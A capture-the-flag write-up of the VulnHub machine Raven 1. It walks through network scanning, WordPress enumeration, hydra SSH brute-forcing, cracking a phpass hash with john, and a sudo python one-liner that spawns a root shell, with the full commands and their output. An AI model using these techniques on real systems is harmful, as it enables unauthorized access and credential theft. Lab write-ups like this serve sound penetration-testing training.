CTF-Writeup: Raven 1

Raven: 1 is a begineer/intermediate boot2root machine found on VulnHub. There are a total of four flags and two intended ways of getting root.

1. Discovering the Target IP

First, I performed an ARP scan before running the new VM:

```
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:1e:36:4a, IPv4: 192.168.100.7
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.100.1   52:54:00:12:35:00       QEMU
192.168.100.2   52:54:00:12:35:00       QEMU
192.168.100.3   08:00:27:ca:5f:d4       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.120 seconds (120.75 hosts/sec). 3 responded
```

I then started the VM, and re-ran the ARP scan and identified the target IP in my case as '192.168.100.17':

```
┌──(kali㉿kali)-[~/Documents/raven]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:1e:36:4a, IPv4: 192.168.100.7
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.100.1   52:54:00:12:35:00       QEMU
192.168.100.2   52:54:00:12:35:00       QEMU
192.168.100.3   08:00:27:2c:7c:e0       PCS Systemtechnik GmbH
192.168.100.17  08:00:27:66:28:db       PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.130 seconds (120.19 hosts/sec). 4 responded
```

2. Enumeration:

First, I conducted an aggressive Nmap scan to identify open ports, service versions, and any common vulnerabilities or weaknesses for which the default scrip scan identifies. Although aggressive scans aren't advisable in real-world scenario due to the amount of noise it generates, they are useful in CTFs for thorough enumeration. Here is the Nmap command that was used:


```
┌──(kali㉿kali)-[~/Documents/raven]
└─$ sudo nmap -A -p- 192.168.100.17 -oN raven.txt
```

Scan results:

- Ports: 22 (SSH), 80 (HTTP), 111 (rpcbing) and 51473

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          38494/tcp6  status
|   100024  1          49010/udp   status
|   100024  1          51473/tcp   status
|_  100024  1          53220/udp6  status
51473/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:66:28:DB (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

I am going to start by checking out port 80:



It is a simple website, let's explore it further. I can't find anything in the source code, and the register/login button does not work. I am now going to brute force the directories and files on this webserver using gobuster:

```
┌──(kali㉿kali)-[~/Documents/raven]
└─$ gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://192.168.100.17
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.100.17
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2024/06/04 03:00:01 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/.hta (Status: 403)
/css (Status: 301)
/fonts (Status: 301)
/img (Status: 301)
/index.html (Status: 200)
/js (Status: 301)
/manual (Status: 301)
/server-status (Status: 403)
/vendor (Status: 301)
/wordpress (Status: 301)
===============================================================
2024/06/04 03:00:07 Finished
===============================================================
```

Let's check out some of these directories. None of the directories seem to contain anything of use except for the /wordpress directory which tells us that WordPress is running. Let's use wpscan to confirm this an enumerate some information:

```
┌──(kali㉿kali)-[~/Documents/raven]
└─$ wpscan --url http://192.168.100.17/wordpress
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```

WordPress is running, I am going to attempt to enumerate users using WPScan:

```
┌──(kali㉿kali)-[~/Documents/raven]
└─$ wpscan --url http://192.168.100.17/wordpress -e u
```

This found two users:

```
[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

I'm now going to use gobuster against the WordPress directory:

```
┌──(kali㉿kali)-[~/Documents/raven]
└─$ gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://192.168.100.17/wordpress
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.100.17/wordpress
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2024/06/04 03:06:07 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/index.php (Status: 301)
/wp-admin (Status: 301)
/wp-content (Status: 301)
/wp-includes (Status: 301)
===============================================================
2024/06/04 03:06:13 Finished
===============================================================
```

I am also going to run a nikto scan:

```
┌──(kali㉿kali)-[~/Documents/raven]
└─$ nikto -h 192.168.100.17
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.100.17
+ Target Hostname:    192.168.100.17
+ Target Port:        80
+ Start Time:         2024-06-04 03:06:30 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content
ing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdcb00, mtime
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /img/: Directory indexing found.
+ /img/: This might be interesting.
+ /manual/: Web server manual found.
+ /manual/images/: Directory indexing found.
+ /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Con
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-i
+ /wordpress/wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version
+ /wordpress/wp-links-opml.php: This WordPress script reveals the installed version.
+ /wordpress/: Drupal Link header found with value: <http://raven.local/wordpress/index.php/wp-json/>; r
+ /wordpress/: A Wordpress installation was found.
+ /wordpress/wp-login.php?action=register: Cookie wordpress_test_cookie created without the httponly fla
+ /wordpress/wp-login.php: Wordpress login found.
+ 8103 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2024-06-04 03:06:55 (GMT-4) (25 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

However, if you navigate to /wordpress/wp-admin for example, you get an error. So I am assuing the accounts might be for SSH.

I am now going to try brute force steven's and michael's ssh accounts if they exist using hydra:

```
┌──(kali㉿kali)-[~/Documents/raven]
└─$ hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.100.17
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-04 03:13:49
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) fi
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399)
[DATA] attacking ssh://192.168.100.17:22/
[22][ssh] host: 192.168.100.17   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-04 03:14:04
```

We have found credentials for Michael, so let's go login:

```
┌──(kali㉿kali)-[~/Documents/raven]
└─$ ssh michael@192.168.100.17
The authenticity of host '192.168.100.17 (192.168.100.17)' can't be established.
ED25519 key fingerprint is SHA256:vBKxJra340AKWuFf1Gc8N3KkutJRQEQTgQbj2XRXG7w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.100.17' (ED25519) to the list of known hosts.
michael@192.168.100.17's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@Raven:~$
```

After some looking around, I went to the /var/www/html directory and found the following:

```
michael@Raven:/$ cd /var/www/html
michael@Raven:/var/www/html$ ls -la
total 176
drwxrwxrwx 10 root root  4096 Aug 13  2018 .
drwxrwxrwx  3 root root  4096 Aug 13  2018 ..
-rw-r--r--  1 root root 13265 Aug 13  2018 about.html
-rw-r--r--  1 root root 10441 Aug 13  2018 contact.php
-rw-r--r--  1 root root  3384 Aug 12  2018 contact.zip
drwxr-xr-x  4 root root  4096 Aug 12  2018 css
-rw-r--r--  1 root root 18436 Aug 12  2018 .DS_Store
-rw-r--r--  1 root root 35226 Aug 12  2018 elements.html
drwxr-xr-x  2 root root  4096 Aug 12  2018 fonts
drwxr-xr-x  5 root root  4096 Aug 12  2018 img
-rw-r--r--  1 root root 16819 Aug 13  2018 index.html
drwxr-xr-x  3 root root  4096 Aug 12  2018 js
drwxr-xr-x  4 root root  4096 Aug 12  2018 scss
drwxr-xr-x  7 root root  4096 Aug 12  2018 Security - Doc
-rw-r--r--  1 root root 11166 Aug 13  2018 service.html
-rw-r--r--  1 root root 15449 Aug 13  2018 team.html
drwxrwxrwx  7 root root  4096 Aug 13  2018 vendor
drwxrwxrwx  5 root root  4096 Jun  5 03:03 wordpress
michael@Raven:/var/www/html$
```

If we cat the service.html file and grep for comments, I found the first flag:

```
michael@Raven:/var/www/html$ cat service.html | grep "<!"
        <!DOCTYPE html>
                <!-- Mobile Specific Meta -->
                <!-- Favicon-->
                <!-- Author Meta -->
                <!-- Meta Description -->
                <!-- Meta Keyword -->
                <!-- meta character set -->
                <!-- Site Title -->
                        <!--
                                        </nav><!-- #nav-menu-container -->
                          </header><!-- #header -->
                        <!-- start banner Area -->
                        <!-- End banner Area -->
                        <!-- Start service Area -->
                        <!-- End service Area -->
                        <!-- Start feature Area -->
                        <!-- End feature Area -->
                        <!-- start footer Area -->
                                                                        <!-- Link back to Colorlib can't be removed. Template is licensed under CC BY 3.0. -->
<!-- Link back to Colorlib can't be removed. Template is licensed under CC BY 3.0. -->
                        <!-- End footer Area -->
                        <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
```

I am also going to download the contact.zip for later. If we cd to the wordpress directory, we can find the wp-config.php file which contains hardcoded credentials like seen below:

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Before we explore this, I also found the second flag in the /var/www directory:

```
michael@Raven:/var/www$ ls
flag2.txt  html
michael@Raven:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

Let's now try to login to the local MySQL database which the credentials we found in the wp-config.php file:

```
michael@Raven:/var/www$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 84
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Let's now explore this database, the commands you need to find the next flag are:

- Show databases;

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.01 sec)
```

- Use wordpress;

```
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

- Show tables;

```
mysql> show tables;
+---------------------------+
| Tables_in_wordpress       |
+---------------------------+
| wp_commentmeta            |
| wp_comments               |
| wp_links                  |
| wp_options                |
| wp_postmeta               |
| wp_posts                  |
| wp_term_relationships     |
| wp_term_taxonomy          |
| wp_termmeta               |
| wp_terms                  |
| wp_usermeta               |
| wp_users                  |
+---------------------------+
12 rows in set (0.00 sec)
```

- Select * from wp_posts;

```
mysql> select * from wp_posts
    -> ;
```

We can find two flags in the posts:

```
  1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}

                                      | flag3        |              | draft       | open
|           0 | http://raven.local/wordpress/?p=4                                        |
  1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
```

Another interesting table is wp_users, if we view the contents of this table, we can see 2 users including the hashed password for steven (we already have michael's password so we can ignore his):

```
mysql> select * from wp_users
    -> ;
+----+------------+------------------------------------+---------------+-----------------+----------+---------------------+---------------------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email      | user_url | user_registered     | user_activation_key | user_status | display_name  |
+----+------------+------------------------------------+---------------+-----------------+----------+---------------------+---------------------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |                     |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org |          | 2018-08-12 23:31:16 |                     |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-----------------+----------+---------------------+---------------------+-------------+---------------+
2 rows in set (0.00 sec)
```

Let's copy this hash over to my local machine and try to crack it using john:

```
┌──(kali㉿kali)-[~/Documents/raven]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 SSE2 4×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 13 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (?)
1g 0:00:00:01 DONE (2024-06-04 03:35) 1.000g/s 46176p/s 46176c/s 46176C/s 082303..garett
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
```

We now have a password for steven, so let's login to his ssh account:

```
┌──(kali㉿kali)-[~/Documents/raven]
└─$ ssh steven@192.168.100.17
```

For some reason I had to enter the password twice, but we are in:

```
steven@192.168.100.17's password:
Permission denied, please try again.
steven@192.168.100.17's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun  5 03:36:26 2024 from 192.168.100.7
$ ls -la
total 8
drwxr-xr-x 2 root root 4096 Aug 13  2018 .
drwxr-xr-x 4 root root 4096 Aug 13  2018 ..
$
```

I explored around and found nothing, so let's try to escalate to root:

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```

This will be an easy one, we can search for python on GTFOBins:

```
$ sudo python -c 'import os; os.system("/bin/sh")'
# whoami
root
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo python -c 'import os; os.system("/bin/sh")'
```

We can find the final flag: